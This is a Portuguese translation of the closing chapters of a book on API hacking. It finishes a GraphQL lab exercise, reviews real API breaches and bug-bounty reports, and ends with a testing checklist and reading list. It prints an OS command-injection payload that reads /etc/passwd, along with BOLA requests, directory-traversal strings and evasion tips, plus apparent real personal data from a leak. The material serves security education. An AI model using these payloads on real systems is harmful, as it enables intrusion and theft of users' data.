Analisando as respostas, você pode ver que várias delas eram suscetíveis ao comando whoami. Isso sugere que a variável "path" é vulnerável à injecção no sistema operacional. Além disso, o usuário que o comando revelou é o usuário privilegiado, root, uma indicação de que o aplicativo está sendo executado em um host Linux. Você pode atualizar seu segundo conjunto de cargas úteis para incluir os comandos do Linux uname -a e ver para ver com qual sistema operacional você está interagindo.

Depois de descobrir o sistema operacional, você pode realizar ataques mais direcionados para obter informações confidenciais do sistema. Por exemplo, na solicitação mostrada na Listagem 14-3, substituí a variável "path" por /; cat /etc/passwd, que tentará fazer com que o sistema operacional retorne o arquivo /etc/passwd que contém uma lista das contas no sistema host, mostrada na Listagem 14-4.

```
POST /graphql HTTP/1.1 Host:  
192.168.195.132:5000  
Accept: application/json Content-Type:  
application/json  
--snip--  
  
{"variables": {"scheme": "http", "path": "/; cat /etc/passwd", "port": 80, "host": "test.com"},  
"query" (consulta): "mutation ImportPaste ($host: String!, $port: Int!, $path: String!, $scheme: String!) {  
  nimportPaste (host: $host, port: $port, path: $path, scheme: $scheme)  
  {\n    resultado\n  }\n}
```

Listagem 14-3: A solicitação

```
HTTP/1.0 200 OK  
Content-Type: application/json  
Content-Length: 1516  
--snip--  
  
{"data": {"importPaste": {"result": "<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML 2.0//EN\">\n<html><head>\n<title>301 Moved Permanently</title>\n</head><body>\n<h1>Movido Permanentemente</h1>\n<p>O documento foi movido <a href=\"https://test.com/\">para cá</a>.</p>\n</body></html>\nroot:x:0:0:root:/root:/bin/ash\nnbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin/\n/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nnsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/\nsbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nnews:x:9:13:news:/usr/lib/news:/sbin/\nnologin\nuucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\noperator:x:11:0:operator:/root:/\nsbin/nologin\nman:x:13:15:man:/usr/man:/sbin/nologin\npostmaster:x:14:12:postmaster:/var/mail:/\n/sbin/nologin\ncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nntp:x:21:21::/var/lib/ntp:/sbin/\nnologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nologin\nnat:x:25:25:at:/var/spool/cron/atjobs:/sbin/\nnologin\nsquid:x:31:31:Squid:/var/cache/squid:/sbin/nologin\nxfs:x:33:33:X Font Server:/etc/X11/\nfs:/sbin/nologin\nngames:x:35:35:games:/usr/games:/sbin/nologin\nncyrus:x:85:12::/usr/cyrus:/sbin/\nnologin\nnvpopmail:x:89:89::/var/vpopmail:/sbin/nologin\nnntp:x:123:123:NTP:/var/empty:/sbin/nologin\nnsmmsp:x:209:209:smsp:/var/spool/mqueue:/sbin/nologin\nnguest:x:405:100:guest:/dev/null:/sbin/nologin\nnobody:x:65534:65534:nobody:/sbin/nologin\nutmp:x:100:406:utmp:/home/utmp:/bin/false\n\"}}}}
```

Listagem 14-4: A resposta

Agora você tem a capacidade de executar todos os comandos como usuário raiz no sistema operacional Linux. Dessa forma, podemos injetar comandos do sistema usando uma API GraphQL. A partir daqui, poderíamos continuar a enumerar informações usando essa vulnerabilidade de injeção de comando ou usar comandos para obter um shell para o sistema. De qualquer forma, essa é uma descoberta muito significativa. Bom trabalho ao explorar uma API GraphQL!

Resumo

Neste capítulo, fizemos um ataque a uma API GraphQL usando algumas das técnicas abordadas neste livro. O GraphQL opera de forma diferente das APIs REST com as quais trabalhamos até agora. No entanto, depois que adaptamos algumas coisas ao GraphQL, conseguimos aplicar muitas das mesmas técnicas para realizar algumas explorações incríveis. Não se intimide com os novos tipos de API que você pode encontrar; em vez disso, adote a tecnologia, aprenda como ela funciona e, em seguida, faça experiências com os ataques à API que você já aprendeu.

O DVGA tem várias outras vulnerabilidades que não abordamos neste capítulo. Recomendo que você retorne ao seu laboratório e as explore. No capítulo final, apresentarei violações e recompensas do mundo real envolvendo APIs.

15

B R E A C H E S E B O U N T I E S



As violações e recompensas da API no mundo real abordadas neste capítulo devem ilustrar como os hackers reais exploraram as vulnerabilidades da API.

vulnerabilidades, como as vulnerabilidades podem ser combinadas e a importância dos pontos fracos que você pode descobrir.

Lembre-se de que a segurança de um aplicativo é tão forte quanto o elo mais fraco. Se você estiver enfrentando o melhor aplicativo com firewall, baseado em multifator e de confiança zero, mas a equipe azul não dedicou recursos para proteger suas APIs, há um lacuna de segurança equivalente à porta de exaustão térmica da Estrela da Morte. Além disso, essas APIs e portas de exaustão inseguras geralmente são expostas intencionalmente ao universo externo, oferecendo um caminho claro para o comprometimento e a destruição. Use os pontos fracos comuns da API, como os seguintes, a seu favor ao invadir.

As violações

Depois de uma violação, vazamento ou exposição de dados, as pessoas geralmente apontam o dedo e jogam a culpa. Em vez disso, gosto de pensar nelas como oportunidades de aprendizado que custam caro. Para ser claro, uma *violação de dados* refere-se a uma instância confirmada de um criminoso que explora um sistema para comprometer o negócio ou roubar dados. Um *vazamento* ou *exposição* é a descoberta de um ponto fraco que poderia ter levado ao comprometimento de informações confidenciais, mas não está claro se um invasor realmente comprometeu os dados.

Quando ocorrem violações de dados, os invasores geralmente não divulgam suas descobertas, pois aqueles que se gabam on-line sobre os detalhes de suas conquistas geralmente acabam presos. As organizações que foram violadas também raramente divulgam o que aconteceu, seja porque estão muito envergonhadas, porque estão se protegendo de recursos legais adicionais ou (na pior das hipóteses) porque não sabem do que se trata. Por esse motivo, darei meu próprio palpite sobre como esses comprometimentos ocorreram.

Pelotão

Quantidade de dados: Mais de três milhões de assinantes da Peloton

Tipo de dados: IDs de usuário, locais, idades, gêneros, pesos e informações sobre exercícios

No início de 2021, o pesquisador de segurança Jan Masters revelou que usuários não autorizados da API poderiam consultar a API e receber informações de todos os outros usuários. Essa exposição de dados é particularmente interessante, pois o presidente dos EUA, Joe Biden, era proprietário de um dispositivo Peloton no momento da divulgação.

Como resultado da exposição dos dados da API, os invasores podem usar três métodos diferentes para obter dados confidenciais do usuário: enviar uma solicitação ao endpoint `/stats/workouts/ details`, enviar solicitações ao recurso `/api/user/search` e fazer solicitações GraphQL não autenticadas.

O ponto de extremidade `/stats/workouts/details`

Esse endpoint foi criado para fornecer os detalhes do treino de um usuário com base em sua ID. Se um usuário quisesse que seus dados fossem privados, ele poderia selecionar uma opção que supostamente os ocultaria. No entanto, o recurso de privacidade não funcionou adequadamente, e o ponto de extremidade retornou dados a qualquer consumidor, independentemente da autorização.

Ao especificar IDs de usuário no corpo da solicitação POST, um invasor receberia uma resposta que incluía a idade, o sexo, o nome de usuário, a ID do treino e a ID do Peloton do usuário, bem como um valor que indicava se o perfil era privado:

```
POST /stats/workouts/details HTTP/1.1 Host:  
api.onepeloton.co.uk  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Aceita: application/json,  
text/plain, */*  
--snip--  
{"ids":["10001","10002","10003","10004","10005","10006",]}
```

As IDs usadas no ataque podem ser forçadas por força bruta ou, melhor ainda, obtidas usando o aplicativo da Web, que preencheria automaticamente as IDs dos usuários.

Pesquisa de usuários

Os recursos de pesquisa do usuário podem ser facilmente vítimas de falhas de lógica comercial. Uma solicitação GET para o ponto de extremidade `/api/user/search/:<username>` revelou o URL que levava à foto do perfil do usuário, local, ID, status de privacidade do perfil e informações sociais, como o número de seguidores. Qualquer pessoa poderia usar esse recurso de exposição de dados.

GraphQL

Vários pontos de extremidade do GraphQL permitiam que o invasor enviasse solicitações não autenticadas. Uma solicitação como a seguinte forneceria o ID, o nome de usuário e a localização de um usuário:

```
POST /graphql HTTP/1.1
Host: gql-graphql-gateway.prod.k8s.onepeloton.com
--snip--
{"query": "
query SharedTags($currentUserID: ID!) {
  User: user(id: $currentUserID) {
    typename
    id
    location
  }
}
variables: {"currentUserID": "REDACTED"}
```

Ao usar a ID de usuário REDACTED como uma posição de carga útil, um invasor não autenticado poderia usar força bruta nas IDs de usuário para obter dados privados do usuário.

A violação do Peloton é uma demonstração de como o uso de APIs com uma mentalidade publicitária pode resultar em descobertas significativas. Isso também mostra que, se uma organização não estiver protegendo uma de suas APIs, você deve tratar isso como uma convocação para testar os pontos fracos de outras APIs.

API de visibilidade informada da USPS

Quantidade de dados: Aproximadamente 60 milhões de usuários expostos do USPS

Tipo de dados: E-mail, nome de usuário, atualizações de pacotes em tempo real, endereço de correspondência, número de telefone

Em novembro de 2018, o *KrebsOnSecurity* divulgou a história de que o site do Serviço Postal dos EUA (USPS) havia exposto os dados de 60 milhões de usuários. Um programa do USPS chamado Informed Visibility disponibilizou uma API para usuários autenticados para que os consumidores pudessem ter dados quase em tempo real sobre todas as correspondências. O único problema era que qualquer usuário autenticado do USPS com acesso à API poderia consultá-la para obter detalhes de qualquer conta do USPS. Para piorar a situação, a API aceitava consultas curinga. Isso significa que um invasor poderia facilmente solicitar os dados do usuário para, por exemplo, todos os usuários do Gmail, usando uma consulta como esta: `/api/v1/find?email=*&@gmail.com`.

Além das evidentes configurações incorretas de segurança e vulnerabilidades de lógica comercial, a API do USPS também era vulnerável a um problema de exposição excessiva de dados. Quando os dados de um endereço eram solicitados, a API

com todos os registros associados a esse endereço. Um hacker poderia ter detectado a vulnerabilidade pesquisando vários endereços físicos e prestando atenção aos resultados. Por exemplo, uma solicitação como a seguinte poderia ter exibido os registros de todos os ocupantes atuais e anteriores do endereço:

```
POST /api/v1/container/status Token:  
UserA  
--snip--
```

```
{  
"street" (rua): "475 L' Enfant Plaza SW", "city":  
Washington DC"  
}
```

Uma API com esse tipo de exposição excessiva de dados pode responder com algo parecido com isto:

```
{  
    "street": "475 L' Enfant Plaza SW", "City":  
    "Washington DC", "customer": [  
        {  
            "name": "Rufus Shinra",  
            "username": "novp4me", "email":  
            "rufus@shinra.com", "phone": "123-  
            456-7890",  
        },  
        {  
            "name": "Professor Hojo",  
            "username": "sep-father",  
            "email": "prof@hojo.com",  
            "phone": "102-202-3034",  
        },  
    ]  
}
```

A exposição de dados do USPS é um ótimo exemplo de por que mais organizações precisam de testes de segurança com foco em API, seja por meio de um programa de recompensa por bugs ou de testes de penetração. De fato, o Escritório do Inspetor Geral do programa Informed Visibility realizou uma avaliação de vulnerabilidade

um mês antes do lançamento do artigo *do KrebsOnSecurity*. Os avaliadores não mencionaram nada sobre APIs e, na "Avaliação de vulnerabilidade de visibilidade informada" do Office of Inspector General, os testadores determinaram que "no geral, a criptografia e a autenticação do aplicativo Web IV eram seguras" (<https://www.uspsog.gov/sites/default/files/document-library-files/2018/IT-AR-19-001.pdf>). O relatório público também inclui uma descrição das ferramentas de verificação de vulnerabilidade usadas para testar o aplicativo da Web que forneceu aos testadores do USPS resultados falso-negativos. Isso significa que suas ferramentas garantiram que nada estava errado quando, na verdade, havia problemas enormes.

Se qualquer teste de segurança tivesse se concentrado na API, os testadores teriam descoberto falhas evidentes na lógica comercial e pontos fracos de autenticação. A

A exposição dos dados da USPS mostra como as APIs foram negligenciadas como um vetor de ataque confiável e como elas precisam ser testadas com as ferramentas e técnicas certas.

Violação da API da T-Mobile

Quantidade de dados: Mais de dois milhões de clientes da T-Mobile

Tipo de dados: Nome, número de telefone, e-mail, data de nascimento, número e mero da conta, código postal de cobrança

Em agosto de 2018, a T-Mobile publicou um aviso em seu site informando que sua equipe de segurança cibernética havia "descoberto e encerrado um acesso não autorizado a determinadas informações". A T-Mobile também alertou 2,3 milhões de clientes por mensagem de texto que seus dados foram expostos. Ao atacar uma das APIs da T-Mobile, o invasor conseguiu obter nomes de clientes, números de telefone, e-mails, datas de nascimento, números de conta e códigos postais de cobrança.

Como costuma acontecer, a T-Mobile não compartilhou publicamente os detalhes específicos da violação, mas podemos arriscar e dar um palpite. Um ano antes, um usuário do YouTube descobriu e divulgou uma vulnerabilidade de API que pode ter sido semelhante à vulnerabilidade que foi explorada. Em um vídeo intitulado "T-Mobile Info Disclosure Exploit", o usuário "moim" demonstrou como explorar a API T-Mobile Web Services Gateway. Essa vulnerabilidade anterior permitia que um consumidor acessasse dados usando um único token de autorização e, em seguida, adicionando o número de telefone de qualquer usuário ao URL. A seguir, um exemplo dos dados retornados da solicitação:

```
implicitPermissions:  
0:  
usuário:  
IAMEmail:  
"rafae1530116@yahoo.com" userid:  
"U-eb71e893-9cf5-40db-a638-8d7f5a5d20f0" lines:  
0:  
accountStatus: "A" ban:  
"958100286"  
customerType: "GMP_NM_P"  
givenName: "Rafael" insi:  
"310260755959157"  
isLineGrantable: "true" msison:  
"19152538993"  
permissionType: "inherited" 1:  
accountStatus: "A" ban:  
"958100286"  
customerType: "GMP_NM_P"  
givenName: "Rafael"
```

```
imsi:  
"310260755959157"  
isLineGrantable: "false" msisdn:  
"19152538993"  
permissionType: "linked"
```

Ao examinar o endpoint, espero que algumas vulnerabilidades de API já estejam surgindo em sua mente. Se você puder pesquisar suas próprias informações usando o parâmetro msisdn, poderá usá-lo para pesquisar outros números de telefone?

De fato, você pode! Essa é uma vulnerabilidade BOLA. O pior é que os números de telefone são muito previsíveis e, muitas vezes, estão disponíveis publicamente. No vídeo do exploit, moim pega um número de telefone aleatório da T-Mobile de um ataque dox no Pastebin e obtém com sucesso as informações desse cliente.

Esse ataque é apenas uma prova de conceito, mas pode ser melhorado. Se você encontrar um problema como esse durante um teste de API, recomendo trabalhar com o provedor para obter contas de teste adicionais com números de telefone separados para evitar a exposição dos dados reais do cliente durante o teste. Explore as descobertas e, em seguida, descreva o impacto que um ataque real poderia ter no ambiente do cliente, principalmente se um invasor fizer força bruta nos números de telefone e violar uma quantidade significativa de dados do cliente.

Afinal, se essa API fosse a responsável pela violação, o invasor poderia facilmente ter feito força bruta nos números de telefone para reunir os 2,3 milhões que foram vazados.

As recompensas

Os programas de recompensa por bugs não apenas recompensam os hackers por encontrarem e relatarem pontos fracos que, de outra forma, teriam sido comprometidos por criminosos, mas seus registros também são uma excelente fonte de lições de hacking de API. Se você prestar atenção a eles, poderá aprender novas técnicas para usar em seus próprios testes. Você pode encontrar artigos em plataformas de recompensa por bugs, como HackerOne e Bug Crowd, ou em fontes independentes, como Pentester Land, ProgrammableWeb e APIsecurity.io.

Os relatórios que apresento aqui representam uma pequena amostra das recompensas existentes. Selecionei esses três exemplos para capturar a gama diversificada de problemas que os caçadores de recompensas encontram e os tipos de ataques que usam. Como você verá, em alguns casos, esses hackers se aprofundam em uma API combinando técnicas de exploração, seguindo várias pistas e implementando novos ataques a aplicativos da Web. Você pode aprender muito com os caçadores de recompensas.

O preço de boas chaves de API

Caçador de recompensas de insetos: Ace Candelario

Recompensa: US\$ 2.000

Candelario começou sua busca por bugs investigando um arquivo de código-fonte JavaScript em seu alvo, pesquisando termos como *api*, *secret* e *key* que poderiam ter

indicou um segredo vazado. De fato, ele descobriu uma chave de API sendo usada para o software de recursos humanos BambooHR. Como você pode ver no JavaScript, a chave foi codificada em base64:

```
função loadBambooHRUsers() {  
var uri = 'https://api.bamboohr.co.uk/api/gateway.php/example/v1/employees/directory'); return $http.get(uri, { headers:  
{'Authorization': 'Basic VXNlcmbWU6UGFzc3dvcmQ='};  
}
```

Como o trecho de código inclui também o endpoint do software de RH, qualquer invasor que descobrisse esse código poderia tentar passar essa chave de API como seu próprio parâmetro em uma solicitação de API para o endpoint. Como alternativa, ele poderia decodificar a chave codificada em base64. Neste exemplo, você poderia fazer o seguinte para ver as credenciais codificadas:

```
hAPIhacker@Kali:~$ echo 'VXNlcmbWU6UGFzc3dvcmQ=' | base64 -d  
Nome de usuário:Senha
```

Nesse ponto, você provavelmente já tem um caso forte para um relatório de vulnerabilidade. Ainda assim, você poderia ir além. Por exemplo, você poderia tentar usar as credenciais no site de RH para provar que poderia acessar os dados confidenciais dos funcionários do alvo. Candelario fez isso e usou uma captura de tela dos dados dos funcionários como prova de conceito.

Chaves de API expostas como esta são um exemplo de vulnerabilidade de autenticação quebrada, e você normalmente as encontrará durante a descoberta da API. As recompensas de bug bounty pela descoberta dessas chaves dependerão da gravidade do ataque no qual elas podem ser usadas.

Lições aprendidas

- Dedique tempo à pesquisa de seu alvo e à descoberta de APIs.
- Fique sempre atento a credenciais, segredos e chaves; depois, teste o que você pode fazer com suas descobertas.

Problemas de autorização de API privada

Caçador de recompensas de insetos: Omkar Bhagwat

Recompensa: \$440

Ao realizar a enumeração de diretórios, Bhagwat descobriu uma API e sua documentação localizada em academy.target.com/api/docs. Como um usuário não autenticado, Omkar conseguiu encontrar os pontos de extremidade da API relacionados ao gerenciamento de usuários e administradores. Além disso, quando ele enviou uma solicitação GET para o ponto de extremidade /ping, Bhagwat notou que a API respondeu a ele sem usar nenhum token de autorização (consulte a Figura 15-1). Isso despertou o interesse de Bhagwat pela API. Ele decidiu testar completamente seus recursos.

The screenshot shows a REST API documentation interface. At the top, there is a 'GET' button and the endpoint '/ping'. Below this, there is a section titled 'Implementation Notes' with the sub-section 'This route will return a output pong'. Under 'Response Messages', there is a table:

HTTP Status Code	Reason	Response Model
200	OK	
500	There was an internal server error.	

Below the table is a 'Try it out!' button and a 'Hide Response' link. The 'Request URL' field contains 'http://localhost:8080/ping'. The 'Response Body' field contains 'pong'. The 'Response Code' field contains '200'. The 'Response Headers' field contains the following JSON object:

```
{ "date": "Wed, 18 Apr 2018 12:37:50 GMT", "server": "akka-http/10.1.0", "content-length": "4", "content-type": "text/plain; charset=UTF-8" }
```

Figura 15-1: Um exemplo que Omkar Bhagwat forneceu para seu artigo sobre recompensa por bugs que demonstra a API respondendo à sua solicitação /ping com uma resposta "pong"

Ao testar outros pontos de extremidade, Bhagwat acabou recebendo uma resposta da API contendo o erro "parâmetros de autorização estão faltando". Ele pesquisou o site e descobriu que muitas solicitações usavam um token de autorização Bearer, que estava exposto.

Ao adicionar esse token Bearer a um cabeçalho de solicitação, Bhagwat conseguiu editar as contas de usuário (consulte a Figura 15-2). Ele pôde então executar funções administrativas, como excluir, editar e criar novas contas.

The screenshot shows a 'Request' interface with tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing the following POST request:

```
POST /api/user/edit HTTP/1.1
Host: academy.███████████
Accept: application/json
Content-Type: application/json
Content-Length: 52
Authorization: Bearer fe43fbf0aa.███████████

{
  "id_user": 4.███████████,
  "password": "██████████"
}
```

Figura 15-2: Solicitação de API bem-sucedida de Omkar para editar a senha da conta de um usuário

Várias vulnerabilidades da API levaram a essa exploração. A documentação da API divulgou informações confidenciais sobre como a API funcionava e como manipular contas de usuários. Não há nenhum objetivo comercial em disponibilizar essa documentação ao público; se ela não estivesse disponível, um invasor provavelmente passaria para o próximo alvo sem parar para investigar.

Ao investigar minuciosamente o alvo, Bhagwat conseguiu descobrir uma vulnerabilidade de autenticação quebrada na forma de um token de portador de autorização exposto. Usando o token Bearer e a documentação, ele encontrou um BFLA.

Lições aprendidas

- Inicie uma investigação completa de um aplicativo da Web quando algo despertar seu interesse.
- A documentação da API é uma mina de ouro de informações; use-a a seu favor.
- Combine suas descobertas para descobrir novas vulnerabilidades.

Starbucks: A violação que nunca houve

Caçador de recompensas de insetos: Sam Curry

Recompensa: US\$ 4.000

Curry é um pesquisador de segurança e caçador de bugs. Ao participar do programa de recompensa por bugs da Starbucks, ele descobriu e divulgou uma vulnerabilidade que impediu uma violação de quase 100 milhões de registros de informações de identificação pessoal (PII) pertencentes aos clientes da Starbucks. De acordo com a calculadora de violações da Net Diligence, uma violação de dados de PII desse porte poderia ter custado à Starbucks US\$ 100 milhões em multas regulatórias, US\$ 225 milhões em custos de g e r e n c i a m e n t o de crises e US\$ 25 milhões em custos de investigação de incidentes. Mesmo com uma estimativa conservadora de US\$ 3,50 por registro, uma violação desse porte poderia ter resultado em uma conta de cerca de US\$ 350 milhões. A descoberta de Sam foi épica, para dizer o mínimo.

Em seu blog em <https://samcurry.net>, Curry apresenta um resumo de sua abordagem para invadir a API da Starbucks. A primeira coisa que chamou sua atenção foi o fato de que o processo de compra do cartão-presente da Starbucks incluía solicitações de API contendo informações confidenciais para o endpoint `/bff/proxy`:

```
POST /bff/proxy/orchestra/get-user HTTP/1.1 HOST:  
app.starbucks.com
```

```
{  
"data":  
"user": {  
"exId": "77EFFC83-7EE9-4ECA-9849-A6A23BF1830F",  
"firstName": "Sam",  
"lastName": "Curry",  
"email": "samcurry@gmail.com",  
"partnerNumber": nulo, "birthDay": nulo,  
"birthMonth": nulo,
```

```
Hacking APIs (Acesso antecipado) © 2022 por Corey  
Ball  
"loyaltyProgram": nulo  
}  
}
```

Como Curry explica em seu blog, *bff* significa "backend for frontend", ou seja, o aplicativo passa a solicitação para outro host para fornecer a funcionalidade. Em outras palavras, a Starbucks estava usando um proxy para transferir dados entre a API externa e um endpoint de API interno.

Curry tentou sondar esse endpoint */bff/proxy/orchestra*, mas descobriu que ele não transferia a entrada do usuário de volta para a API interna. No entanto, ele descobriu um ponto de extremidade */bff/proxy/user:id* que permitia que a entrada do usuário fosse além do proxy:

```
GET /bff/proxy/stream/v1/users/me/streamItems/..\ HTTP/1.1 Host:  
app.starbucks.com
```

```
{  
"errors": [  
{  
"message": "Not Found" (Não  
encontrado), "errorCode" (Código de  
erro): 404,
```

Ao usar `..\` no final do caminho, Curry estava tentando atravessar o diretório de trabalho atual e ver o que mais ele poderia acessar no servidor. Ele continuou a testar várias vulnerabilidades de passagem de diretório até enviar o seguinte:

```
GET /bff/proxy/stream/v1/me/streamItems/web\..\..\..\..\..\..\..\..\..\..\..\..
```

Essa solicitação resultou em uma mensagem de erro diferente:

```
"message": "Bad Request",  
"errorCode": 400,
```

Essa mudança repentina em uma solicitação de erro significava que Curry estava no caminho certo. Ele usou o Burp Suite Intruder para fazer força bruta em vários diretórios até encontrar uma instância do Microsoft Graph usando */search/v1/accounts*. Curry consultou a API do Graph e capturou uma prova de conceito que demonstrava que ele tinha acesso a um banco de dados interno de clientes contendo IDs, nomes de usuário, nomes completos, e-mails, cidades, endereços e números de telefone.

Como conhecia a sintaxe da API do Microsoft Graph, Curry descobriu que poderia incluir o parâmetro de consulta `$count=true` para obter uma contagem do número de entradas, que chegou a 99.356.059, um pouco abaixo de 100 milhões.

Curry descobriu essa vulnerabilidade prestando muita atenção às respostas da API e filtrando os resultados no Burp Suite, o que lhe permitiu encontrar um código de status exclusivo de 400 entre todos os erros 404 padrão. Se o provedor da API não tivesse divulgado essas informações, a resposta teria se misturado a todos os outros erros 404, e um invasor provavelmente teria ido para outro alvo.

Combinando a divulgação de informações e a configuração incorreta da segurança, ele conseguiu fazer força bruta na estrutura do diretório interno e encontrar a API do Microsoft Graph. A vulnerabilidade BFLA adicional permitiu que Curry usasse a funcionalidade administrativa para realizar consultas de contas de usuários.

Lições aprendidas

- Preste muita atenção às diferenças sutis entre as respostas da API. Use o Burp Suite Comparer ou compare cuidadosamente as solicitações e as respostas para identificar possíveis pontos fracos em uma API.
- Investigue como o aplicativo ou o WAF lida com técnicas de fuzzing e de passagem de diretório.
- Utilizar técnicas evasivas para contornar os controles de segurança.

Um BOLA GraphQL do Instagram

- **Caçador de recompensas de bugs:** Mayur Fartade
- **Recompensa:** US\$ 30.000

Em 2021, Fartade descobriu uma grave vulnerabilidade BOLA no Instagram que lhe permitia enviar solicitações POST para a API GraphQL localizada em `/api/v1/ads/graphql/` para visualizar as publicações privadas, histórias e reels de outros usuários.

O problema era decorrente da falta de controles de segurança de autorização para solicitações que envolviam o ID de mídia de um usuário. Para descobrir a ID de mídia, você poderia usar força bruta ou capturar a ID por outros meios, como engenharia social ou XSS. Por exemplo, a Fartade usou uma solicitação POST como a seguinte:

```
POST /api/v1/ads/graphql HTTP/1.1 Host:  
i.instagram.com  
Parâmetros: doc_id=[REDACTED]&query_params={"query_params":{"access_token":"","id":"[MEDIA_ID]"}}
```

Ao direcionar o parâmetro MEDIA_ID e fornecer um valor nulo para access_token, o Fartade conseguiu visualizar os detalhes das publicações privadas de outros usuários:

```
"data":{ "instagram_post_by_igid":{  
"id": "creation_time":1618732307,  
"has_product_tags":false,  
"has_product_mentions":false,  
"instagram_media_id":  
"006",  
"instagram_media_owner_id":!  
"instagram_actor":{  
"instagram_actor_id":!" id": "1  
},
```

```

Ball
"inline_insights_node":{ "state":
nulo, "metrics":nulo, "error":nulo
},
"display_url": "https://scontent.cdninstagram.com/VVV/t51.29350-15/ "instagram_media_type":
"IMAGE",
"image": {
"height":640, "width":360
},
"comment_count": 0,
"like_count": 0,
"save_count": 0,
"ad_media": nulo,
"organic_instagram_media_id": "15485204844444444"
--snip--
]
}
}
}

```

Esse BOLA permitiu que Fartade fizesse solicitações de informações simplesmente especificando o ID de mídia de uma determinada publicação do Instagram. Usando esse ponto fraco, ele conseguiu obter acesso a detalhes como curtidas, comentários e páginas vinculadas ao Facebook de publicações privadas ou arquivadas de qualquer usuário.

Lições aprendidas

- Faça um esforço para procurar endpoints GraphQL e aplicar as técnicas abordadas neste livro; o retorno pode ser enorme.
- Quando, em um primeiro momento, seus ataques não forem bem-sucedidos, combine técnicas evasivas, como o uso de bytes nulos com seus ataques, e tente novamente.
- Faça experiências com tokens para contornar os requisitos de autorização.

Resumo

Este capítulo usou violações de API e relatórios de recompensas por bugs para demonstrar como você pode explorar vulnerabilidades comuns de API em ambientes do mundo real. Estudar as táticas dos adversários e dos caçadores de bugs o ajudará a expandir seu próprio repertório de hackers para ajudar a proteger melhor a Internet. Essas histórias também revelam a quantidade de frutos fáceis de serem colhidos. Ao combinar técnicas fáceis, você pode criar uma obra-prima de hacking de API.

Familiarize-se com as vulnerabilidades comuns das APIs, faça uma análise minuciosa dos endpoints, explore as vulnerabilidades que descobrir, informe suas descobertas e desfrute da glória de evitar a próxima grande violação de dados de APIs.

CONCLUSÃO



Escrevi este livro para dar aos hackers éticos a vantagem contra os criminosos cibernéticos, pelo menos até o próximo avanço tecnológico.

mentais. Provavelmente nunca veremos o fim desse empreendimento. A popularidade das APIs continuará a crescer e elas interagirão de novas maneiras que expandirão a superfície de ataque de todos os setores. Os adversários não vão

também não. Se você não testar as APIs de uma organização, um criminoso cibernético, em algum lugar, fará isso. (A principal diferença é que eles não fornecerão um relatório para melhorar a segurança da API de ninguém).

Para ajudá-lo a se tornar um mestre hacker de API, recomendo que você se inscreva em programas de recompensa por bugs como BugCrowd, HackerOne e Intigriti. Mantenha-se atualizado com as últimas notícias sobre segurança de APIs seguindo o OWASP API Security Project, APIsecurity.io, APIsec, PortSwigger Blog, Akamai, Salt Security Blog, Moss Adams Insights e meu próprio blog em <https://www.hackingapis.com>. Além disso, mantenha suas habilidades afiadas participando de CTFs, da PortSwigger Web Security Academy, TryHackMe, HackTheBox, VulnHub e dojos cibernéticos semelhantes.

Obrigado por ter vindo comigo até aqui. Que sua experiência de hacking de API seja repleta de recompensas prósperas, CVEs, descobertas de vulnerabilidades críticas, exploração brilhante e relatórios detalhados.

Hacking da hAPI!

A

API HACKING CHECKLIST



Abordagem de teste (consulte o Capítulo 0)

- Determinar a abordagem: caixa preta, caixa cinza ou caixa branca? (página XX)

Reconhecimento passivo (consulte o Capítulo 6)

- Conduzir a descoberta da superfície de ataque (página XX)
- Verifique se há segredos expostos (página XX)

Reconhecimento ativo (consulte o Capítulo 6)

- Verificação de portas e serviços abertos (página XX)
- Realizar varreduras de vulnerabilidade de aplicativos da Web (página XX)
- Use o aplicativo como pretendido (página XX)
- Pesquisar diretórios relacionados à API (página XX)
- Descubra os pontos de extremidade da API (página XX)

Análise de ponto final (consulte o Capítulo 7)

- Localizar e revisar a documentação da API (página XX)
- Faça a engenharia reversa da API (página XX)
- Analisar as respostas quanto à divulgação de informações, exposição excessiva de dados e falhas de lógica comercial (página XX)

Teste de autenticação (consulte o Capítulo 8)

- Realizar testes básicos de autenticação (página XX)
- Atacar e manipular tokens de API (página XX)

Teste de autorização (consulte o Capítulo 10)

- Descubra os métodos de identificação de recursos (página XX)
- Teste para BOLA (página XX)
- Teste para BFLA (página XX)

Teste de atribuição de massa (consulte o Capítulo 11)

- Descubra os parâmetros padrão usados nas solicitações (página XX)
- Descobrir solicitações que podem ser usadas para atualizar variáveis de objeto (página XX)

Teste de injeção (consulte o Capítulo 12)

- Descubra solicitações que aceitam entrada do usuário (página XX)
- Fuzz para pontos de injeção (página XX)
- Teste de XSS/XAS (página XX)
- Realizar ataques específicos ao banco de dados (página XX)
- Executar a injeção do sistema operacional (página XX)

Teste de limite de taxa (consulte o Capítulo 13)

- Teste para verificar a existência de limites de taxa (página XX)
- Teste de métodos para evitar limites de taxa (página XX)
- Teste de métodos para contornar limites de taxa (página XX)

Técnicas evasivas (consulte o Capítulo 13)

- Adicionar terminadores de string aos ataques (página XX)
- Adicionar troca de casos a ataques (página XX)
- Codificar cargas úteis (página XX)
- Combinar diferentes técnicas de evasão (página XX)

B

R E S O U R C Õ E S A D I T A I S



Capítulo 0: Preparação para o teste de segurança da API

Khawaja, Gus. *Kali Linux Penetration Testing Bible (Bíblia do teste de penetração do Kali Linux)*. Indianápolis, IN: Wiley, 2021.

Li, Vickie. *Bug Bounty Bootcamp: The Guide to Finding and Reporting Web Vulnerabilities (Guia para encontrar e relatar vulnerabilidades na Web)*. São Francisco: No Starch Press, 2021.

Weidman, Geórgia. *Penetration Testing (Teste de penetração): A Hands-On Introduction to Hacking*. São Francisco: No Starch Press, 2014.

Capítulo 1: Como funcionam os aplicativos da Web

Hoffman, Andrew. *Segurança de aplicativos da Web: Exploitation and Countermeasures for Modern Web Applications (Exploração e contramedidas para aplicativos modernos da Web)*. Sebastopol, CA: O'Reilly, 2020.

